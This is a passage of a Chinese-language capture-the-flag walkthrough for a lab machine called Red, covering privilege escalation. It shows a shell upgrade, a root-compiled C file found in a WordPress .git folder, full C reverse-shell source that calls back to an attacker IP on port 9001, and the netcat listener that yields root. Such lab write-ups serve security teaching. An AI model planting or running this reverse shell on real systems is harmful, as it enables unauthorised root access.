ippsec@red:~$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
Command 'python' not found, did you mean:
  command 'python3' from deb python3
  command 'python' from deb python-is-python3



ippsec@red:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
ippsec@red:~$ You really think ippsec was the way to go? Silly Blue
I recommend you leave Blue or I will destroy your shell
You will never see your way to 0xdf
You will never see your way to 0xdf
bash: [11452: 2 (255)] tcsetattr: Input/output error
Hangup
ippsec@red:~$
```

权限提出


网站目录下的wordpress目录内有个.git目录，里面有两个文件，rev和supersecretfileuc.c，rev是supersecretfileuc.c编译的程序，执行会输出信息，就是red时不时弹出的骚扰信息，将rev删除后过段时间会重新编译，并且是root权限。

```
ippsec@red://var/www/wordpress$ ll -a
ll -a
total 236
drwxr-xr-x  6 www-data www-data  4096 Oct 31 20:22 ./
drwxr-xr-x  4 root     root      4096 Oct 24 14:24 ../
drwxrwx---  2 root     ippsec    4096 Dec 19 09:27 .git/
-rw-r-----  1 www-data www-data   523 Oct 24 14:32 .htaccess
-rw-r-----  1 www-data www-data   405 Feb  6  2020 index.php
-rw-r-----  1 www-data www-data 19915 Jan  1  2021 license.txt
-rw-r-----  1 www-data www-data   251 Oct 31 20:22 NetworkFileManagerPHP.php
-rw-r-----  1 www-data www-data  7346 Jul  6 12:23 readme.html
-rw-r-----  1 www-data www-data  7165 Jan 21  2021 wp-activate.php
drwxr-x---  9 www-data www-data  4096 Sep  9 02:20 wp-admin/
-rw-r-----  1 www-data www-data   351 Feb  6  2020 wp-blog-header.php
-rw-r-----  1 www-data www-data  2328 Feb 17  2021 wp-comments-post.php
-rw-r-----  1 www-data www-data  3395 Oct 26 00:50 wp-config.php
-rw-r-----  1 www-data www-data  3004 May 21  2021 wp-config-sample.php
drwxr-x---  6 www-data www-data  4096 Oct 24 14:32 wp-content/
-rw-r-----  1 www-data www-data  3939 Jul 30  2020 wp-cron.php
drwxr-x--- 25 www-data www-data 12288 Sep  9 02:20 wp-includes/
-rw-r-----  1 www-data www-data  2496 Feb  6  2020 wp-links-opml.php
-rw-r-----  1 www-data www-data  3900 May 15  2021 wp-load.php
-rw-r-----  1 www-data www-data 45463 Apr  6  2021 wp-login.php
-rw-r-----  1 www-data www-data  8509 Apr 14  2020 wp-mail.php
-rw-r-----  1 www-data www-data 22297 Jun  1  2021 wp-settings.php
-rw-r-----  1 www-data www-data 31693 May  7  2021 wp-signup.php
-rw-r-----  1 www-data www-data  4747 Oct  8  2020 wp-trackback.php
-rw-r-----  1 www-data www-data  3236 Jun  8  2020 xmlrpc.php
ippsec@red://var/www/wordpress$ cd .git
cd .git
ippsec@red://var/www/wordpress/.git$ ll -a
ll -a
total 32
drwxrwx--- 2 root     ippsec    4096 Dec 19 09:27 ./
drwxr-xr-x 6 www-data www-data  4096 Oct 31 20:22 ../
-rwxr-xr-x 1 root     root     16712 Dec 19 09:26 rev*
-rw-r--r-- 1 root     root       123 Oct 31 20:13 supersecretfileuc.c
ippsec@red://var/www/wordpress/.git$
```


删掉这两个文件，用revshells.com网站生成C的反弹shell程序，通过http服务将其传到目标机器写入supersecretfileuc.c

```c
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 9001;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("192.168.56.109");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"sh", NULL};
    execve("sh", argv, NULL);

    return 0;
}
```

并在kali监听9001端口，过段时间它会自动编译并执行。在root目录下有个root.txt文件。



[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-D1SUJi8s-1639916470589)(https://img.freeaes.com/images/2021/12/19/19.png)]


┌──(root💀kali)-[~]
└─# nc -lvvp 9001
listening on [any] 9001 ...
connect to [192.168.56.109] from redrocks.win [192.168.56.113] 39480
id
uid=0(root) gid=0(root) groups=0(root)
ls /root/
defense
root.txt
snap
tac /root/root.txt
GG Blue, GG